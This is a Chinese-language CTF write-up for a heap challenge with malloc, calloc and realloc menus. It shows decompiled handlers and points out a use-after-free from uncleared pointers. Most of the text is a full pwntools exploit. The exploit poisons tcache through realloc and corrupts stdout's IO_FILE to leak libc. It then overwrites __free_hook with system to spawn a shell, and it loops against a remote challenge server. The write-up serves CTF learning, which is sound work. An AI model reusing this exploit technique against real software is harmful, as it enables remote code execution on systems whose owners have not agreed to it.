


```
  v2 = __readfsqword(0x28u);
  if ( !ptr_c )
  {
    printf("Size: ");
    __isoc99_scanf("%ld", &size);
    getchar();
    ptr_c = calloc(1uLL, size);
```




```
    printf("Data: ");
    read(0, ptr_c, size);
  }
  return __readfsqword(0x28u) ^ v2;
```

realloc



```
  v2 = __readfsqword(0x28u);
  printf("Size: ");
  __isoc99_scanf("%ld", &size);
  getchar();
  ptr_r = realloc(ptr_r, size);
  printf("Data: ");
  read(0, ptr_r, size);
  return __readfsqword(0x28u) ^ v2;
}
```

free



```
  v2 = __readfsqword(0x28u);
  printf("Which: ");
  __isoc99_scanf("%c", &v1);
  getchar();
  switch ( v1 )
  {
    case 'm':
      free(ptr_m);
      break;
    case 'c':
      free(ptr_c);
      break;
    case 'r':
      free(ptr_r);
      break;
    default:
      puts("Invalid choice");
      break;
  }
  return __readfsqword(0x28u) ^ v2;
```

三种malloc也对应着是三个不同的指针，三个不同的free。
free也都没有清空指针。

我们可以看到里面可以随便去控制一个realloc。
realloc自古以来就是漏洞的利用点，所以我们就要看看怎么去利用它。

之前做过一个realloc的经典题目
roarctf_2019_realloc_magic
这个题目我们的整体思路便是利用realloc，利用uaf来攻击IO_FILE泄露libc地址，然后攻击free_hook就可以了。
但是我们发现上一个题目还有个666的函数，它的目的就是讲realloc_ptr置空。因为如果不置空我们再次申请或者释放，它的size就会出问题。
所以我们这道题利用malloc去攻击IO_FILE就可以了。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

elf = ELF("./210")
libc = ELF('./64/libc-2.27.so')

def malloc(size, content):
 r.sendlineafter("=====\n", '1')
 r.sendlineafter("Size: ", str(size))
 r.sendafter("Data: ", content)

def calloc(size, content):
 r.sendlineafter("=====\n",'2')
 r.sendlineafter("Size: ", str(size))
 r.sendafter("Data: ", content)

def realloc(size, content):
 r.sendlineafter("=====\n",'3')
 r.sendlineafter("Size: ", str(size))
 r.sendafter("Data: ", content)

def delete(type):
 r.sendlineafter("=====\n",'4')
 r.sendlineafter("Which: ", type)


def exploit():
 realloc(0x70,'a')
 realloc(0,'')
 realloc(0x100,'b')
 realloc(0,'')
 realloc(0xa0,'c')
 realloc(0,'')

 realloc(0x100,'b')
 [delete('r') for i in range(7)]
 realloc(0,'')
 realloc(0x70,'a')
 realloc(0x180,'c'*0x78+p64(0x41)+p8(0x60)+p8(0x87))

 realloc(0,'')
 #pause()
 realloc(0x100,'a')
 realloc(0,'')
 malloc(0x100,p64(0xfbad1887)+p64(0)*3+p8(0x58))
 libc_base = u64(r.recv(6).ljust(8,'\x00'))-libc.sym['_IO_file_jumps'] #choose by yourself _IO_2_1_stderr_+216 store _IO_file_jumps
 if libc_base >> 40 != 0x7F:
  exit(-1)
 success("libc_base:"+hex(libc_base))
 free_hook=libc_base+libc.sym['__free_hook']
 system = libc_base + libc.sym['system']
 one_gadget=libc_base + 0x4f322

 r.sendline('666')

 realloc(0x120,'a')
 realloc(0,'')
 realloc(0x130,'a')
 realloc(0,'')
 realloc(0x170,'a')
 realloc(0,'')

 realloc(0x130,'a')
 [delete('r') for i in range(7)]
 realloc(0,'')

 realloc(0x120,'a')
 realloc(0x260,'a'*0x128+p64(0x41)+p64(free_hook-8))
 realloc(0,'')
 realloc(0x130,'a')
 realloc(0,'')
 realloc(0x130,'/bin/sh\x00'+p64(system))
 delete('r')

 r.interactive()

while True:
    try:
        global r
        r = remote("node4.buuoj.cn", "27342")
        exploit()
        r.interactive()
    except:
        r.close()
        print 'retrying...'
```